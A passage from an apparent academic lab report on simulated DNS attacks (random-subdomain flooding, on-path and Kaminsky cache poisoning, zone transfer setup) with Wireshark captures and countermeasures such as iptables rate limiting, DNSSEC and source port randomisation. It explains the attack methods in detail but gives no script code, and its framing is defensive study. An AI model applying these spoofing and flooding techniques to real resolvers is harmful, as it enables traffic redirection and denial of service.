Wireshark captures taken next to the **Victim Resolvers** during the attack reveal a sustained flood of inbound UDP DNS queries arriving from the four bot IP addresses, each for a distinct randomly generated subdomain of `example.com`. The capture confirms that no two queries from the same resolver share the same subdomain name, validating the random generation strategy. As shown in Figure 3.9, the query volume is high enough to saturate the resolver's processing capacity.

### 3.5.3.B Cascade Effect at the Authoritative Server

A second Wireshark capture taken next to the **Authoritative Server** demonstrates the cascade effect central to this attack. Under normal conditions, the authoritative server would only receive queries that the resolver could not answer from cache. During the attack, because every bot query involves a unique, uncached subdomain, every single one propagates through the resolver and arrives at the authoritative server as a forwarded lookup. The capture shows a flood of queries arriving from the resolvers' IP addresses, each receiving an NXDOMAIN response. As seen in Figure 3.10, the authoritative server is therefore overwhelmed not directly by the bots but indirectly through the resolvers that faithfully forward every uncacheable query.

### 3.5.3.C Service Disruption Confirmation

With the attack underway, running `dig testa.example.com` on the **Client** machine results in a timeout or in a significant delay. The resolvers are too saturated processing bot queries to handle legitimate recursive lookups in a timely manner, confirming that the attack successfully denies DNS service to real clients without the attacker ever needing to target the authoritative server directly.

|    |            |          |          |     |     |                         |        |              |                 |                                         |
|----|------------|----------|----------|-----|-----|-------------------------|--------|--------------|-----------------|-----------------------------------------|
| 14 | 37.9421... | 10.0.0.1 | 10.0.2.1 | DNS | 114 | Standard query          | 0x8641 | A            | mst.example.com | OPT                                     |
| 15 | 37.9422... | 10.0.2.1 | 10.0.0.1 | DNS | 160 | Standard query response | 0x8641 | No such name | A               | mst.example.com SOA ns1.example.com OPT |
| 16 | 37.9744... | 10.0.1.1 | 10.0.2.1 | DNS | 114 | Standard query          | 0xbea2 | A            | mst.example.com | OPT                                     |
| 17 | 37.9746... | 10.0.2.1 | 10.0.1.1 | DNS | 160 | Standard query response | 0xbea2 | No such name | A               | mst.example.com SOA ns1.example.com OPT |
| 18 | 38.0062... | 10.0.0.1 | 10.0.2.1 | DNS | 114 | Standard query          | 0x9384 | A            | tul.example.com | OPT                                     |
| 19 | 38.0064... | 10.0.2.1 | 10.0.0.1 | DNS | 160 | Standard query response | 0x9384 | No such name | A               | tul.example.com SOA ns1.example.com OPT |
| 20 | 38.0380... | 10.0.1.1 | 10.0.2.1 | DNS | 114 | Standard query          | 0xf970 | A            | tul.example.com | OPT                                     |
| 21 | 38.0381... | 10.0.2.1 | 10.0.1.1 | DNS | 160 | Standard query response | 0xf970 | No such name | A               | tul.example.com SOA ns1.example.com OPT |
| 22 | 38.0704... | 10.0.0.1 | 10.0.2.1 | DNS | 114 | Standard query          | 0xb10  | A            | hrn.example.com | OPT                                     |
| 23 | 38.0706... | 10.0.2.1 | 10.0.0.1 | DNS | 160 | Standard query response | 0xb10  | No such name | A               | hrn.example.com SOA ns1.example.com OPT |
| 24 | 38.1018... | 10.0.1.1 | 10.0.2.1 | DNS | 114 | Standard query          | 0xfcd8 | A            | hrn.example.com | OPT                                     |
| 25 | 38.1019... | 10.0.2.1 | 10.0.1.1 | DNS | 160 | Standard query response | 0xfcd8 | No such name | A               | hrn.example.com SOA ns1.example.com OPT |
| 26 | 38.1301... | 10.0.0.1 | 10.0.2.1 | DNS | 114 | Standard query          | 0x1c0c | A            | oth.example.com | OPT                                     |
| 27 | 38.1302... | 10.0.2.1 | 10.0.0.1 | DNS | 160 | Standard query response | 0x1c0c | No such name | A               | oth.example.com SOA ns1.example.com OPT |
| 28 | 38.2021... | 10.0.0.1 | 10.0.2.1 | DNS | 114 | Standard query          | 0xb5b3 | A            | wzf.example.com | OPT                                     |
| 29 | 38.2023... | 10.0.2.1 | 10.0.0.1 | DNS | 160 | Standard query response | 0xb5b3 | No such name | A               | wzf.example.com SOA ns1.example.com OPT |
| 30 | 38.2343... | 10.0.1.1 | 10.0.2.1 | DNS | 114 | Standard query          | 0x646a | A            | wzf.example.com | OPT                                     |
| 31 | 38.2344... | 10.0.2.1 | 10.0.1.1 | DNS | 160 | Standard query response | 0x646a | No such name | A               | wzf.example.com SOA ns1.example.com OPT |
| 32 | 38.2668... | 10.0.0.1 | 10.0.2.1 | DNS | 114 | Standard query          | 0xef04 | A            | zvo.example.com | OPT                                     |
| 33 | 38.2669... | 10.0.2.1 | 10.0.0.1 | DNS | 160 | Standard query response | 0xef04 | No such name | A               | zvo.example.com SOA ns1.example.com OPT |
| 34 | 38.3023... | 10.0.1.1 | 10.0.2.1 | DNS | 114 | Standard query          | 0x15fa | A            | zvo.example.com | OPT                                     |
| 35 | 38.3025... | 10.0.2.1 | 10.0.1.1 | DNS | 160 | Standard query response | 0x15fa | No such name | A               | zvo.example.com SOA ns1.example.com OPT |

**Figure 3.10:** Wireshark capture next to the Authoritative Server during the attack, showing forwarded NXDOMAIN queries arriving from the resolver IPs

### 3.5.4 Firewall Rule Countermeasure

The chosen countermeasure is a per-source-IP rate-limiting rule enforced by `iptables` on each **Victim Resolver**. The rule uses the `hashlimit` module to track incoming UDP traffic on port 53 on a per-source-IP basis:

```
iptables -A INPUT -p udp --dport 53 \
-m hashlimit \
--hashlimit-above 5/sec \
--hashlimit-burst 10 \
--hashlimit-mode srcip \
--hashlimit-name dns_flood \
-j DROP
```

Any source IP that exceeds 5 DNS queries per second (with a permitted burst of up to 10 packets) has its excess packets silently dropped by the kernel before they reach BIND. Legitimate clients, which typically send only a handful of queries per second, remain unaffected by this threshold.

### 3.5.5 Countermeasure Results and Mitigation Analysis

#### 3.5.5.A Impact on Traffic

After applying the `iptables` rule and re-running the attack, the Wireshark capture next to the **Victim Resolver** shows that the vast majority of bot query packets are dropped at the INPUT chain. Only a small initial burst, up to the configured `hashlimit-burst` threshold, is processed per bot IP before



subsequent packets are silently discarded when more than 5 per second per source IP address arrive. As seen in Figure 3.11, the query volume visible to BIND drops.

|            |          |          |     |     |           |                |        |                |                                         |
|------------|----------|----------|-----|-----|-----------|----------------|--------|----------------|-----------------------------------------|
| 59.8760... | 10.0.5.1 | 10.0.0.1 | DNS | 75  | Standard  | query          | 0xa378 | A              | ogd.example.com                         |
| 59.9235... | 10.0.5.1 | 10.0.0.1 | DNS | 75  | Standard  | query          | 0xd91f | A              | bdi.example.com                         |
| 59.9236... | 10.0.6.1 | 10.0.0.1 | DNS | 75  | Standard  | query          | 0x511f | A              | qcf.example.com                         |
| 59.9714... | 10.0.5.1 | 10.0.0.1 | DNS | 75  | Standard  | query          | 0x9a72 | A              | irh.example.com                         |
| 59.9716... | 10.0.0.1 | 10.0.5.1 | DNS | 75  | Standard  | query response | 0x9a72 | A              | irh.example.com                         |
| 59.9871... | 10.0.6.1 | 10.0.0.1 | DNS | 75  | Standard  | query          | 0x66d0 | A              | nec.example.com                         |
| 59.9874... | 10.0.0.1 | 10.0.6.1 | DNS | 75  | Standard  | query response | 0x66d0 | A              | nec.example.com                         |
| 60.0353... | 10.0.5.1 | 10.0.0.1 | DNS | 75  | Standard  | query          | 0x6d40 | A              | bnm.example.com                         |
| 60.0513... | 10.0.6.1 | 10.0.0.1 | DNS | 75  | Standard  | query          | 0x6230 | A              | xfa.example.com                         |
| 60.0516... | 10.0.0.1 | 10.0.2.1 | DNS | 114 | Standard  | query          | 0x4443 | A              | xfa.example.com OPT                     |
| 60.0526... | 10.0.2.1 | 10.0.0.1 | DNS | 160 | Standard  | query response | 0x4443 | No such name A | xfa.example.com SOA ns1.example.com OPT |
| 60.0528... | 10.0.0.1 | 10.0.6.1 | DNS | 121 | Standard  | query response | 0x6230 | No such name A | xfa.example.com SOA ns1.example.com     |
| 60.1038... | 10.0.5.1 | 10.0.0.1 | DNS | 75  | Standard  | query          | 0x3bb1 | A              | yci.example.com                         |
| 60.1038... | 10.0.6.1 | 10.0.0.1 | DNS | 75  | Standard  | query          | 0x9dee | A              | ufr.example.com                         |
| 60.1040... | 10.0.0.1 | 10.0.2.1 | DNS | 114 | Standard  | query          | 0xb57b | A              | ufr.example.com OPT                     |
| 60.1053... | 10.0.2.1 | 10.0.0.1 | DNS | 160 | Standard  | query response | 0xb57b | No such name A | ufr.example.com SOA ns1.example.com OPT |
| 60.1054... | 10.0.0.1 | 10.0.6.1 | DNS | 121 | Standard  | query response | 0x9dee | No such name A | ufr.example.com SOA ns1.example.com     |
| 60.1446... |          |          |     | 60  | <Ignored> |                |        |                |                                         |
| 60.1594... | 10.0.5.1 | 10.0.0.1 | DNS | 75  | Standard  | query          | 0x7a33 | A              | izv.example.com                         |
| 60.1633... | 10.0.6.1 | 10.0.0.1 | DNS | 75  | Standard  | query          | 0x914c | A              | xmx.example.com                         |
| 60.2117... | 10.0.6.1 | 10.0.0.1 | DNS | 75  | Standard  | query          | 0x737c | A              | jfg.example.com                         |
| 60.2119... | 10.0.0.1 | 10.0.6.1 | DNS | 75  | Standard  | query response | 0x737c | A              | jfg.example.com                         |
| 60.2280... | 10.0.5.1 | 10.0.0.1 | DNS | 75  | Standard  | query          | 0x842f | A              | kvj.example.com                         |
| 60.2760... | 10.0.6.1 | 10.0.0.1 | DNS | 75  | Standard  | query          | 0x81aa | A              | try.example.com                         |
| 60.2916... | 10.0.5.1 | 10.0.0.1 | DNS | 75  | Standard  | query          | 0x62d3 | A              | uyt.example.com                         |

**Figure 3.11:** Wireshark capture next to a Victim Resolver after iptables rate-limiting is applied, showing bot traffic being dropped and query volume decreased

The second capture, taken next to the **Authoritative Server** after enabling the countermeasure, confirms a corresponding and equal reduction in traffic there. Because the resolver never processes the dropped packets, it never initiates recursive lookups on their behalf — the authoritative server is shielded entirely as a downstream consequence of the resolver-level rule.

### 3.5.5.B Analysis and Conclusion

The countermeasure is effective. Dropping excess bot packets at the resolver's INPUT chain simultaneously protects the **Authoritative Server**, since queries never processed by BIND never trigger downstream recursive lookups. Applying the same rule directly on the **Authoritative Server** would be counterproductive, as it cannot distinguish bot-forwarded queries from legitimate ones and would throttle all resolver traffic indiscriminately. A limitation is that a large botnet keeping each bot below the rate threshold could still sustain degraded performance.

## 3.6 DNS Cache Poisoning

This section details the simulation of a DNS cache poisoning attack, a technique that exploits the lack of authentication in the DNS protocol to inject forged records into a resolver's cache, allowing attackers to silently redirect users to malicious destinations.

### 3.6.1 Network Architecture and Environment Setup




Figure 3.12: DNS Cache Poisoning GNS3 Lab Topology

The laboratory was implemented in a GNS3 environment using five primary nodes, as illustrated in Figure 3.12. The topology models a simplified DNS hierarchy along with an on-path attacker sharing the same LAN as the resolver. The network consists of: the **Root Server (10.0.0.1)**, representing the DNS root zone; the **TLD Server (10.0.1.1)**, responsible for the `.com` domain; the **Authoritative Server (10.0.2.1)** for `example.com`; the **Resolver (10.0.5.1)**, which acts as the victim recursive DNS server; and the **Attacker (10.0.5.100)**, located on the same subnet as the resolver.

A critical aspect of this setup is that the attacker shares the same LAN as the resolver, allowing it to observe outgoing DNS queries in real time. This bypasses standard DNS protections such as transaction ID and source port randomisation. Additionally, an artificial delay of 600ms is introduced on the link between the resolver and the authoritative server, simulating real-world latency and creating a reliable window for the attacker to win the response race.

### 3.6.2 Attack Implementation

The attack is implemented through a single script, `cache_poisoning.py`, executed on the **Attacker** machine. This script uses the `scapy` library to both sniff network traffic and inject forged DNS responses. The attack operates in two concurrent phases. First, the script passively monitors all outgoing UDP DNS queries (port 53) originating from the **Resolver**. When it detects a query for `www.example.com`, it extracts critical parameters including the **transaction ID**, the resolver's **ephemeral source port**, and the query structure. These fields are essential for crafting a valid spoofed response. Second, immediately

```

13 36.3345... 10.0.5.1 10.0.2.1 DNS 98 Standard query 0x775e A www.example.com OPT
14 36.3346... 10.0.5.1 10.0.0.1 DNS 113 Standard query 0x6531 AAAA ns.example.com OPT
15 36.3354... 10.0.0.1 10.0.5.1 DNS 135 Standard query response 0xbde6 AAAA ns.com NS ns.com A 10.0.1.1 OPT
16 36.3360... 10.0.5.1 10.0.1.1 DNS 105 Standard query 0x911d AAAA ns.com OPT
17 36.3364... 10.0.0.1 10.0.5.1 DNS 149 Standard query response 0x6531 AAAA ns.example.com NS ns.com A 10.0.1.1 OPT
18 36.3367... 10.0.5.1 10.0.1.1 DNS 113 Standard query 0xdba2 AAAA ns.example.com OPT
19 36.3370... 10.0.1.1 10.0.5.1 DNS 162 Standard query response 0x911d AAAA ns.com SOA ns1.example.com OPT
20 36.3375... 10.0.1.1 10.0.5.1 DNS 143 Standard query response 0xdba2 AAAA ns.example.com NS ns.example.com A 10.0.2.1 OPT
21 36.3376... 10.0.5.1 10.0.2.1 DNS 97 Standard query 0xef0c AAAA ns.example.com OPT
24 36.3837... 10.0.2.1 10.0.5.1 DNS 106 Standard query response 0x775e A www.example.com A 10.0.5.100
25 37.1390... 10.0.5.1 10.0.2.1 DNS 74 Standard query 0x7950 AAAA ns.example.com
26 37.5372... 10.0.2.1 10.0.5.1 DNS 164 Standard query response 0x775e A www.example.com A 10.0.3.1 NS ns1.example.com A 10.0.2.1 OPT

```

**Figure 3.13:** Wireshark capture at the Resolver showing forged response arriving before the legitimate authoritative reply

after intercepting a query, the script constructs a forged DNS response. The packet is crafted with a spoofed source IP address matching the **Authoritative Server**, and includes the same transaction ID and destination port as the original query. The payload contains a malicious A record mapping `www.example.com` to the attacker-controlled IP address (**10.0.5.100**) with a long TTL (604800 seconds), ensuring persistence in the resolver's cache.

The attack sequence is as follows. The attacker starts `cache_poisoning.py`, which begins sniffing the LAN. A DNS query is then triggered from the **Resolver** (e.g., using `dig www.example.com`). The attacker immediately intercepts this query and injects a forged response. Due to the artificial delay, the forged packet consistently arrives before the legitimate response from the **Authoritative Server**. The resolver accepts the first valid response it receives and caches the malicious record, discarding the legitimate response that arrives later.

### 3.6.3 Attack Results and Traffic Analysis

#### 3.6.3.A Race Condition and Packet Injection

Wireshark captures taken at the **Resolver's** interface reveal two competing responses for the same DNS query: one from the attacker (A record 10.0.5.100) and one from the legitimate authoritative server (A record 10.0.3.1). The resolver follows a first-come, first-served policy, accepting the first response that matches both the transaction ID and the destination port.

As shown in Figure 3.13, the forged response consistently arrives before the legitimate one due to the 600ms delay. The legitimate response is subsequently ignored, demonstrating that the attack succeeds purely through timing rather than protocol violation.

Once the forged response is accepted, the malicious A record is cached by the resolver. Any subsequent queries for `www.example.com` are answered directly from the cache, returning the attacker-controlled IP address instead of the legitimate one. This demonstrates the persistence of the attack, as no further interaction with the authoritative server is required until the TTL expires.

```

25 11.8193... 10.0.5.1 10.0.2.1 DNS 98 Standard query 0x88db A www.example.com OPT
26 11.8194... 10.0.0.1 10.0.5.1 DNS 295 Standard query response 0x96ce AAAA auth.example.com NS tld.com DS RRSIG A 10.0.1.1 OPT
27 11.8196... 10.0.5.1 10.0.1.1 DNS 115 Standard query 0xd8c6 AAAA auth.example.com OPT
28 11.8207... 10.0.1.1 10.0.5.1 DNS 292 Standard query response 0xd8c6 AAAA auth.example.com NS auth.example.com DS RRSIG A 10.0.2.1 OPT
29 11.8210... 10.0.5.1 10.0.2.1 DNS 99 Standard query 0x05dc AAAA auth.example.com OPT
32 11.8725... 10.0.2.1 10.0.5.1 DNS 106 Standard query response 0x88db A www.example.com A 10.0.5.100
33 11.8732... 10.0.5.1 10.0.1.1 DNS 102 Standard query 0x6ea3 DNSKEY com OPT
34 11.8741... 10.0.1.1 10.0.5.1 DNS 460 Standard query response 0x6ea3 DNSKEY com DNSKEY DNSKEY RRSIG RRSIG OPT
35 11.8746... 10.0.5.1 10.0.2.1 DNS 75 Standard query 0x17e0 DS www.example.com
36 12.6226... 10.0.5.1 10.0.2.1 DNS 76 Standard query 0xfd75 AAAA auth.example.com
37 12.6760... 10.0.5.1 10.0.2.1 DNS 75 Standard query 0xdb7d DS www.example.com
38 13.0212... 10.0.2.1 10.0.5.1 DNS 486 Standard query response 0x88db A www.example.com A 10.0.3.1 RRSIG NS auth.example.com RRSIG A 10.0.2.1 RRSIG OPT

```

**Figure 3.14:** Wireshark capture at the Resolver showing both the forged response from the attacker and the legitimate response from the authoritative server

### 3.6.4 DNSSEC Countermeasure

The fundamental weakness exploited by cache poisoning is the lack of authentication in DNS responses. To address this, **DNSSEC (Domain Name System Security Extensions)** is deployed as a countermeasure. DNSSEC introduces cryptographic signatures (RRSIG records) for DNS data, allowing resolvers to verify that responses originate from the legitimate authoritative source and have not been tampered with. Each DNS record is signed using a private key (ZSK), and the corresponding public key is distributed through the DNS hierarchy, forming a chain of trust anchored at the root. When DNSSEC validation is enabled on the **Resolver**, it no longer accepts responses based solely on matching transaction ID and port. Instead, it verifies the digital signature of each response before caching it. Since the attacker does not possess the private signing key for `example.com`, the forged response lacks a valid RRSIG and is therefore rejected.

### 3.6.5 Countermeasure Results and Mitigation Analysis

After enabling DNSSEC and repeating the attack, Wireshark captures, such as the one shown in Figure 3.14, reveal that although the forged response still arrives first, it is no longer accepted by the resolver. Instead, the resolver attempts to validate the response and detects the absence of a valid RRSIG, causing the validation process to fail. The resolver discards the forged packet and returns a SERVFAIL response to the client.

This demonstrates that DNSSEC eliminates the resolver's blind trust in the first-arriving response. However, it introduces a new effect. Rather than being redirected to a malicious IP, the client experiences a temporary denial of service. The resolver may cache this validation failure (negative caching), preventing further queries for the domain until the negative TTL (of the attacker's response) expires.

#### 3.6.5.A Analysis and Conclusion

DNSSEC is highly effective at preventing cache poisoning by addressing the root vulnerability of the lack of authentication in DNS. Even when the attacker wins the race condition and delivers a perfectly crafted packet, the absence of a valid cryptographic signature renders the attack ineffective.

However, the attack still has residual impact. By consistently triggering validation failures, an attacker can cause repeated SERVFAIL responses, effectively denying access to the targeted domain. This transforms the attack from a stealthy redirection into a visible denial-of-service condition.

Additionally, the success of the original attack highlights the importance of network positioning. The attacker's ability to observe DNS queries on the same LAN completely bypasses protections such as transaction ID and source port randomisation. Without this vantage point, the attack would rely on probabilistic guessing and would be almost impossible.

## 3.7 Kaminsky Cache Poisoning

This section details the simulation of the Kaminsky Cache Poisoning attack, an advanced refinement of classical DNS cache poisoning devised by Dan Kaminsky. Rather than waiting for a cached record to expire, the attacker exploits the DNS resolver's willingness to query previously unseen subdomains in order to generate a continuous stream of race windows, ultimately poisoning the resolver's nameserver delegation for an entire domain.

### 3.7.1 Network Architecture and Environment Setup




Figure 3.15: Kaminsky Cache Poisoning GNS3 Lab Topology

The laboratory was implemented in a GNS3 environment using five primary nodes, as illustrated in Figure 3.15. The topology models a simplified DNS hierarchy augmented with an attacker-controlled nameserver. The network consists of: the **Root Server (10.0.0.1)**, representing the DNS root zone; the **TLD Server (10.0.1.1)**, responsible for the .com domain; the **Authoritative Server (10.0.2.1)**, the

legitimate nameserver for `example.com`; the **NS Attacker (10.0.3.200)**, a rogue authoritative nameserver under the attacker's control; and the **Resolver (10.0.4.1)**, acting as the victim recursive DNS server.

Unlike the on-path scenario in the classical cache poisoning lab, the attacker here does not share the same LAN as the resolver and therefore cannot observe outgoing DNS queries. The attacker operates off-path and must flood all 65,536 possible Transaction IDs in a single burst to guarantee a match. An artificial delay of 600 ms is introduced on the link between the resolver and the Authoritative Server to simulate real-world latency and preserve a reliable race window for the attacker. To ensure Transaction ID guessing is the sole obstacle, the **Resolver** is initially configured to use a fixed UDP source port of 53 for all outgoing DNS queries, disabling source port randomisation.

### 3.7.2 Attack Implementation

The attack is implemented through a single script, **kaminsky.py**, executed on the **NS Attacker** machine. The script constructs raw IP/UDP packets entirely in Python, spoofing the source IP address as the legitimate Authoritative Server (**10.0.2.1**). Each forged response is structured with three sections: an **Answer section** containing a plausible A record for the queried subdomain; an **Authority section** containing a forged NS record delegating `example.com` to the rogue nameserver; and an **Additional section** carrying a glue A record for the rogue nameserver.


The attack operates as follows. The attacker's script triggers a DNS query for a random subdomain of `example.com` (e.g., `1238.example.com`) by sending the query directly to the resolver. Since the resolver has no cached record for this subdomain, it issues a fresh upstream query to the authoritative nameserver. Simultaneously, the same script floods the resolver with 65,536 spoofed responses — one for each possible Transaction ID — all claiming to originate from the Authoritative Server. Due to the artificial 600 ms delay, the flood of forged packets consistently arrives before the legitimate response. If any spoofed response carries the correct Transaction ID, the resolver accepts it and caches the malicious NS delegation. This process is repeated across successive random subdomains until poisoning is confirmed.

### 3.7.3 Attack Results and Traffic Analysis

#### 3.7.3.A In-Bailiwick NS Poisoning (`ns1.example.com`)

In the first poisoning attempt, the rogue NS record points to `ns1.example.com` — a name that falls within the `example.com` zone and is therefore considered *in-bailiwick*. The BIND resolver applies bailiwick checking to the Additional section, accepting only glue records whose names fall within the authority of the responding zone. Since `ns1.example.com` is within `example.com`, the injected glue record is accepted and cached. However, the NS delegation itself is not overwritten. The TLD had already

cached `example.com NS ns.example.com` as a high-trust authoritative record, and BIND will not replace an existing high-trust delegation with one from a spoofed response. Resolution of `www.example.com` continues to return the legitimate address **10.0.2.100**.



**Figure 3.16:** Resolver cache status after a successful poisoning attack

### 3.7.3.B Out-of-Bailiwick NS Poisoning (`ns1.attacker.com`)

In the second attempt, as seen in Figure 3.16(a), the rogue NS record can point to `ns1.attacker.com` — a name outside the `example.com` zone. This has two notable effects. First, bailiwick checking causes BIND to silently discard the glue A record for `ns1.attacker.com` from the Additional section, as it lies outside the zone of authority. However, the NS delegation in the Authority section is accepted (even if briefly), since it is a direct answer to the delegation question being resolved. Second, because `ns1.attacker.com` had no prior cached entry, BIND finds no existing high-trust NS delegation to protect and accepts the forged Authority section record without conflict, poisoning the resolver’s NS delegation for `example.com`.

Since the glue record was discarded, the resolver must separately resolve `ns1.attacker.com` through the legitimate `.com` TLD — where the attacker has registered it — successfully learning the rogue NS IP address **10.0.3.200**. Subsequent queries for `example.com` random subdomains, during the attack run, are then forwarded to the rogue nameserver, which responds with the attacker-controlled address **10.0.3.100**. As seen in Figure 3.16(b), cache inspection confirms the successful poisoning, as subdomains such as `0widiyal.example.com` return the rogue address exclusively from the rogue nameserver.

The poisoning is therefore transient. Any subsequent query that traverses the .com TLD delegation chain causes the resolver to re-learn the legitimate NS delegation, overwriting the poisoned entry and restoring normal resolution.

### 3.7.4 Source Port Randomisation Countermeasure

The fundamental weakness exploited by the Kaminsky attack is the predictability of the UDP source port. With a fixed source port of 53, the only unknown an attacker must guess is the 16-bit Transaction ID, yielding a search space of approximately 65,536 values. Flooding all possible values in a single burst guarantees a match within the resolver's query timeout window.

When the resolver randomises its UDP source port for every outgoing query, an attacker must now correctly guess both the Transaction ID and the source port. Across a typical ephemeral port range of approximately 49,000 ports, the combined search space expands to over 3 billion combinations — making brute-force flooding infeasible within any realistic query timeout.

### 3.7.5 Countermeasure Results and Mitigation Analysis

After re-enabling source port randomisation on the Resolver and repeating the attack, Wireshark captures reveal a qualitative change in the outgoing query traffic. With a fixed source port, all DNS queries from the resolver use the constant 53 → 53 flow, and the attacker's flood of 65,536 responses is certain to include the correct TID. With randomisation enabled, each outgoing query uses a different ephemeral source port (e.g., 47382, 54231, 33901). The attacker's script continues to target port 53, meaning all spoofed responses are sent to the wrong destination port and are discarded by BIND before the Transaction ID is even evaluated. Cache inspection following the randomised-port attack shows no new poisoned entries, confirming that the attack is defeated.

#### 3.7.5.A Analysis and Conclusion

Source port randomisation dramatically increases the difficulty of the Kaminsky attack by adding a second independent random field to the authentication challenge, expanding the search space by roughly four orders of magnitude. However, it is not a complete solution. Its effectiveness depends on the randomness being truly unpredictable, which can be undermined by NAT devices rewriting ports to a smaller pool, firewall policies restricting outbound port ranges, or an on-path adversary who can observe the outgoing query and read the source port before the response window closes. The definitive long-term defence is **DNSSEC** as explored in DNS Cache Poisoning section.



## 3.8 Unauthorized Zone Transfer

This section details the simulation of an unauthorized zone transfer attack used to extract a complete copy of a domain's DNS records by exploiting a misconfigured authoritative nameserver.

### 3.8.1 Network Architecture and Environment Setup




Figure 3.17: Unauthorized Zone Transfer attack GNS3 Lab Topology

The laboratory was implemented in a GNS3 environment using three primary nodes to simulate the DNS infrastructure and the attack scenario, as illustrated in 3.17. The network consists of: the **Attacker (10.0.0.1)**, the machine used to perform the zone transfer request; the **DNS-Resolver (10.0.1.1)**, acting as a recursive DNS server; and the **Victim-Nameserver (10.0.2.1)**, the authoritative nameserver for the `example.com` domain and the target of the exploit.

### 3.8.2 Attack Implementation

The attack exploits the legitimate DNS zone transfer protocol (AXFR — Authoritative Full Transfer) by targeting a nameserver that lacks proper access controls, causing it to hand over its entire zone file to any requesting host.

The Victim-Nameserver was configured with a `db.example` zone file containing several DNS record types: **A** records for `www`, `mail`, and a deliberately hidden host `secret-host.example.com` at `10.0.10.1`; an **MX** record pointing to the mail server; and a wildcard **TXT** record embedding plaintext administrator credentials. The zone was declared in `named.conf.local` without any `allow-transfer` directive, leaving it open to any AXFR request.

